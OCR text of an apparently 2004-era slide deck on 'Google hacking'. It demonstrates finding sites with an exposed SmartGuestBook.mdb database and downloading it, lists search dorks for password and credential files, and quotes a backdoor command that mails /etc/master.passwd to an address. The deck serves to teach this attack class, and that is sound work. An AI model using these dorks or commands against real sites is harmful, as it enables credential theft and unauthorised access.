
Done Internet



# Google Hacking

- Configuration Files (robots.txt)
  - (inurl: “robot.txt” | inurl: “robots.txt”) intext:disallow filetype:txt
  - Robots.txt means to protect you privacy from crawlers
  - But allows you to determine the file system architecture







# Google Hacking

- A vulnerable targets scanning example
  - Get the new vulnerabilities from advisory
  - Find the signature from vendor Website
  - Google search to find the targets
  - Perform further malicious actions



# Google Hacking

- An advisory looks like.....

Secunia - Advisories - Smart Guest Book Database Content Disclosure Security Issue - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Address <http://secunia.com/advisories/12401/>

Google book.mdb site:secunia.com Search Web 57 blocked AutoFill Options SmartGuestBook mdb

**Secunia Advisories**

- [Secunia Advisories](#)
- [Historic Advisories](#)
- [Listed By Product](#)
- [Listed By Vendor](#)
- [Statistics](#)
- [About Advisories](#)
- [Contact Form](#)

**Virus Information**

- [Virus Information](#)
- [Chronological List](#)
- [Last 10 Virus Alerts](#)
- [Statistics](#)
- [About Virus Info](#)

**Mailing Lists**

- [Secunia Advisories](#)
- [Weekly Summary](#)
- [Secunia Virus Alerts](#)

**Info / Contact**

- [Products](#)
- [Secunia Testzone](#)
- [Languages](#)
- [Customer Area](#)

### Smart Guest Book Database Content Disclosure Security Issue

**Secunia Advisory:** SA12401  
**Release Date:** 2004-08-30

**Critical:**  [Moderately critical](#)

**Impact:** Exposure of sensitive information  
**Where:** From remote  
**Solution Status:** Unpatched

**Software:** [Smart Guest Book 2.x](#)

Select a product and view a complete list of all Patched/Unpatched Secunia advisories affecting it.

**Description:**  
A security issue has been reported in Smart Guest Book, which may allow malicious people to gain knowledge of sensitive information.

The problem is that the database file "SmartGuestBook.mdb" by default is accessible by anyone. This may disclose various information including the administrative username and password by downloading the file from an affected web site.

**Solution:**  
Place the database file in a separate database directory and restrict access to it.

**Provided and/or discovered by:**  
Security .Net Information

*Please note: The information, which this Secunia Advisory is based upon, comes from third party unless stated otherwise.*

*Secunia collects, validates, and verifies all vulnerability reports issued by security research groups, vendors, and others.*

**Send Feedback to Secunia:**

### Search

### Secunia News

**2004-08-23**  
New at Secunia.com:  
\* Improved product pages  
\* Extra Statistics  
\* Feedback system  
\* All Secunia advisories now include "Solution Status"

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**2004-08-16**  
A new [spoofing vulnerability](#) has been found in Internet Explorer 6. A test is available [here](#).

-----

**2004-07-01**  
Many browsers are vulnerable to the [Frame Injection Vulnerability](#). Test your browser [here](#).

### Secunia Feeds

**Secunia Advisories**  
Get the RSS feed or

Internet



# Google Hacking

- Vendor Website Information

Installing the Free Smart Guest Book 2.0 for an Access Database - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Address [http://www.smartwebby.com/web\\_products/flash\\_guestbook/AccessInstallationFree.asp](http://www.smartwebby.com/web_products/flash_guestbook/AccessInstallationFree.asp) Go Links

Google SmartGuestBook.asp Search Web 57 blocked AutoFill Options SmartGuestBook.asp

**SmartWebby**  
Web Creativity Unleashed

Home Services Portfolio Rates Products Resources Contact Us

## Installing Free Smart Guest Book 2.0 for Access Database

[Free Smart Guest Book](#) [MS SQL Server Installation](#)

### A. Contents of the zip file

You will find the following files:

- SmartGuestbook.mdb (Access Database)
- SmartGuestbook.swf (Flash Interface)
- SmartGuestbook.asp (ASP file where the Flash interface is placed)
- SmartGuestbookCode.asp (ASP file accessed by the .swf file)
- scripts.js (Javascript code)
- badwordfilter.txt (comma delimited bad words list)
- CloseWindow.htm (to automatically close the window)
- Readme.txt (content similar to this page section)

**Note:** If you have your own site and want a quick installation just follow the 1st and 3rd steps. That's It!

### B. Installation steps

- Important:** Place all the above files in a folder called **SmartGuestBook** under your site root.  
**Very Important :** Please give the folder write permission (If you don't know how to do this, please contact your site administrator).
- If your site is being hosted by another site i.e. your site is a freely hosted site, you would have to most probably place the access database file in a specified database folder as assigned by your service provider. You will thus need to make a few changes to the pages to give the correct path to the SmartGuestBook files :



# Google Hacking

- Google search.....
  - Inurl: smartguestbook.asp



Address http://www.google.ca/search?hl=en&ie=UTF-8&q=inurl%3Asmartguestbook.asp&meta=



Links »

Google inurl:smartguestbook.asp Search Web 57 blocked AutoFill Options smartguestbook asp

**Google**™ [Web](#) [Images](#) [Groups](#) [News](#) [more »](#)

[Advanced Search](#)  
[Preferences](#)

Search:  the web  pages from Canada


**Web** Results 1 - 10 of about 26 for inurl:smartguestbook.asp. (0.52 seconds)





# Google Hacking

- The victim's Website





# Google Hacking

- Download the database..... Game over

Guest-Book - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Refresh Home Search Favorites Media Print Mail New Tab

Address <http://www.localhost.com/SmartGuestBook/SmartGuestbook.mdb> Go Links

Google inurl:smartguestbook.asp Search Web 57 blocked AutoFill Options smartguestbook asp

### Guest - Book

New Entry ▾

Dated Apr 15, 2004

Name  
**Saen**

E-mail Address  
**sean@gemdigi.com**

Comments 'n' suggestions  
**Wow**

Entry 25 Of 25

Reset Previous Next Exit

#### File Download

Some files can harm your computer. If the file information below looks suspicious, or you do not fully trust the source, do not open or save this file.

File name: SmartGuestbook.mdb  
File type: Microsoft Office Access Application  
From: www.localhost.com

⚠ This type of file could harm your computer if it contains malicious code.

Would you like to open the file or save it to your computer?

Always ask before opening this type of file

Start downloading from site: <http://www.localhost.com/SmartGuestBook/SmartGuestbook.mdb> Internet

start 2 Microso... m3 - defau... Microsoft E... 3 Interne... 2 Windo... Microsoft P... Document... EN 11:32 AM



# Google Hacking

- Transparent Proxy
  - Normal surfing on [www.myip.nu](http://www.myip.nu)

# www.myip.nu

Your IP address : [REDACTED] 126.55

Your Country are : CA Canada

You Browser is: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; .NET CLR 1.1.4322)

Tuesday 7<sup>th</sup> September, 2004

You are the 37615th visitor since 11 May 2003

- [ip-atlas](#)
- [Network Query Tool](#)
- [Network utils](#)
- [Subnet Calculator](#)
- [Who Is](#)

**.nudomain:** is your .nu name still available?  
 www.





# Google Hacking

- **Transparent Proxy**
  - When we use Google translation tool to surf [www.myip.nu](http://www.myip.nu)

Translated version of http://www.myip.nu/ - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Home Search Favorites Media Print Mail News RSS SmartGuestbook

Address [http://translate.google.com/translate?u=http%3A%2F%2Fwww.myip.nu&langpair=en%7Cen&hl=en&ie=UTF-8&oe=UTF-8&prev=%2Flanguage\\_tools](http://translate.google.com/translate?u=http%3A%2F%2Fwww.myip.nu&langpair=en%7Cen&hl=en&ie=UTF-8&oe=UTF-8&prev=%2Flanguage_tools) Go Links >>

Google inurl:smartguestbook.asp Search Web 57 blocked AutoFill Options smartguestbook asp

Google™ This page has been [automatically translated](#) from English. [View Original Web Page](#)  Printable Version  Back to Language Tools

---

# www.myip.nu

---

## Your IP address : 216.239.39.5

### Your Country are : US United States

You Browser is: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; .NET CLR 1.1.4322),gzip(gfc) (via translate.google.com)

Tuesday 7<sup>th</sup> September, 2004

You are the 37610th visitor since 11 May 2003

---

[ip-atlas](#)  
[Network Query Tool](#)  
[Network utils](#)  
[Subnet Calculator](#)  
[Who Is](#)

---

**.nudomain:** is your .nu name still available?  
www.  

---

Done, but with errors on page. Internet






# Google Hacking

- Google Automated Scanning
  - Google doesn't like the idea about automating Google scan. They issue a free licence limited to 1000 queries/day to Google
  - Gooscan
  - Gooscan is a UNIX (Linux/BSD/Mac OS X) tool that automates queries against Google search appliances, which helps to do the external vulnerability assessment. For more information about this tool, including the ethical implications of its use. See: <http://johnny.ihackstuff.com>



# Google Hacking

- Google Automated Tools
  - SiteDigger
  - SiteDigger searches Google's cache to look for vulnerabilities, errors, configuration issues, proprietary information, and interesting security nuggets on Web sites. See: <http://www.foundstone.com>





# Google Hacking

- Google Automated Tools
  - Athena
  - Another Google query tool. It supports an open XML configuration format to support multiple search engines (not just Google)

**Athena** File Help

Selected Search Engine:

Refine Query:  Current URL:

intitle:"Index of" secring.bak  
 intitle:index.of master.passwd  
 intitle:"Index of" ".htpasswd" htpasswd.bak  
 intitle:"Index of" upload.asp  
 intitle:"Index of" AT-admin.cgi

Query Description: This query looked for a directory listing that might contain a password file.

**Google** intitle:index.of master.passwd  [Advanced Search](#) [Preferences](#)

**Web** Results 1 - 10 of about 628 for intitle:index.of master.passwd . (0.23 seconds)

[Index of /etc/passwd](#)  
**Index of /etc/passwd.** ... 20-Feb-2001 10:11 3k log\_orders 31-Jul-2003 13:10 14k mailform.pl 31-Jul-2003 12:55 4k mailto.cgi 31-Jul-2003 12:55 2k **master.passwd** 31- ...  
[gray-world.net/etc/passwd/](#) - [Similar pages](#)

[Index of /dist/freebsd/5.2.1/i386/cd2/etc](#)  
**Index of /dist/freebsd/5.2.1/i386/cd2/etc.** ... 564 mail.rc 23-Feb-2004 19:42 106 mail/ 23-Feb-2004 19:42 - manpath.config 23-Feb-2004 19:42 1.1K **master.passwd** 23-Feb ...  
[www.maxtux.co.uk/dist/freebsd/5.2.1/i386/cd2/etc/](#) - 10k - [Cached](#) - [Similar pages](#)

[Index of /dist/freebsd/4.10/cd2/etc](#)  
**Index of /dist/freebsd/4.10/cd2/etc.** ... 22:28 64K mail.rc 25-May-2004 22:28 106 mail/ 25-May-2004 22:28 - manpath.config 25-May-2004 22:28 1.0K **master.passwd** 25-May ...  
[www.maxtux.co.uk/dist/freebsd/4.10/cd2/etc/](#) - 11k - [Cached](#) - [Similar pages](#)  
 [ [More results from www.maxtux.co.uk](#) ]

[Index of /pdoor](#)  
**Index of /pdoor.** ... Then you would give it something like this: GET / HTTP/2cat /etc/**master.passwd**|mail user@blah It will read anything after 'GET / HTTP/2' as ...  
[cp5.lucidx.com/pdoor/](#) - 3k - [Cached](#) - [Similar pages](#)

[Index of netbsd-help for October, 2002](#)  
**Index of netbsd-help for October, 2002.** From, Subject. ... Gan Uesli Starling, passwd & **master.passwd** from backup. David S. Re: passwd & **master.passwd** from backup. ...

24 of 2 Item collect

2 M... m3 ... Micr... 2 W... Micr... 2 M... pic... Acr... 3 I... Ath... EN

ATHENA v1.0 (Acropolis Now)



# Google Hacking

- Google Materials
  - Googledorks
  - The famous Google Hack Website, it has many different examples of unbelievable things: <http://johnny.ihackstuff.com>.

johnny.ihackstuff.com :: I'm j0hnnny. I hack stuff. - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Home Search Favorites Media Print Mail New Tab

Address http://johnny.ihackstuff.com/index.php?module=prodreviews Go Links

Google google hack Search Web 57 blocked AutoFill Options google hack

**Navigate**

- Home
- Who's Johnny?
- Search Engine
- Hacking Forum
- downloads
- Google Hacking Database (GHDB)
- photos/art
- web links
- search

**Welcome to the Google Hacking Database (GHDB)!**

**We call them 'googledorks' (gOO gÃ´l'DÃ´rk, noun, slang) : An inept or foolish person as revealed by Google. Whatever you call these fools, you've found the center of the Google Hacking Universe! Stop by our forums to see where the magic happens!**

**Entries by Category**

**Error Messages** (50)  
Really retarded error messages that say WAY too much! new

**Files containing juicy info** (125)  
No usernames or passwords, but interesting stuff none the less. new

**Files containing passwords** (73)  
PASSWORDS, for the LOVE OF GOD!!! Google found PASSWORDS!

**Files containing usernames** (13)  
These files contain usernames, but no passwords... Still, google finding usernames on the web..

**Footholds** (5)  
Examples of queries that can help gain a foothold into a web server

**Pages containing login portals** (46)  
These are login pages for various services. Consider them the front door of a site's more sensitive functions.

**Pages containing network or vulnerability data** (14)  
These pages contain such things as firewall logs, network information, IDS logs... all sorts of fun stuff!

**Sensitive Directories** (27)  
Google's collection of sites sharing sensitive directories. The files contained in here will vary from sensitive to uber-secret!

**Sensitive Online Shopping Info** (3)  
Examples of queries that can reveal online shopping info like customer data, suppliers, orders, credit info, etc

**Various Online Devices** (17)  
This category contains things like printers, video cameras, and all sorts of cool things found on the web with Google.

**Vulnerable Files** (25)  
HUNDREDS of vulnerable files that Google can find on web servers... new

**Vulnerable Servers** (28)  
These searches reveal servers with specific vulnerabilities. These are found in a different way than the searches found in the "Vulnerable Files" section.

**Web Server Detection** (37)  
These links demonstrate Google's awesome ability to profile web servers..

**Latest Googledorks**

```
#530: filetype:reg "Terminal
Server Client"
#529: filetype:rdp rdp
#528: WebAPP directory
traversal
#527:
inurl:snitz_forums_2000.mdb
#526: "Powered by Ikonboard
3.1.1"
#525: Snitz! forums db path
error
#524:
link:http://www.toastforums.com/
#523: inurl:"plog/register.php"
#521: filetype:qbb qbb
#522: filetype:bkf bkf
```

Internet

# Google Hacking

## 10 most popular entries

- 1) index.of.password
- 2) "access denied for user" "using password"
- 3) auth\_user\_file.txt
- 4) The Master List
- 5) allinurl: admin mdb
- 6) "A syntax error has occurred" filetype:ihtml
- 7) passlist.txt (a better way)
- 8) ORA-00921: unexpected end of SQL command
- 9) Look in my backup directories! Please?
- 10) config.php

## 10 most recent entries

- 1) intitle:"Object not found!" intext:"Apache/2.0.\* (Linux/SuSE)"
- 2) inurl:netw\_tcp.shtml
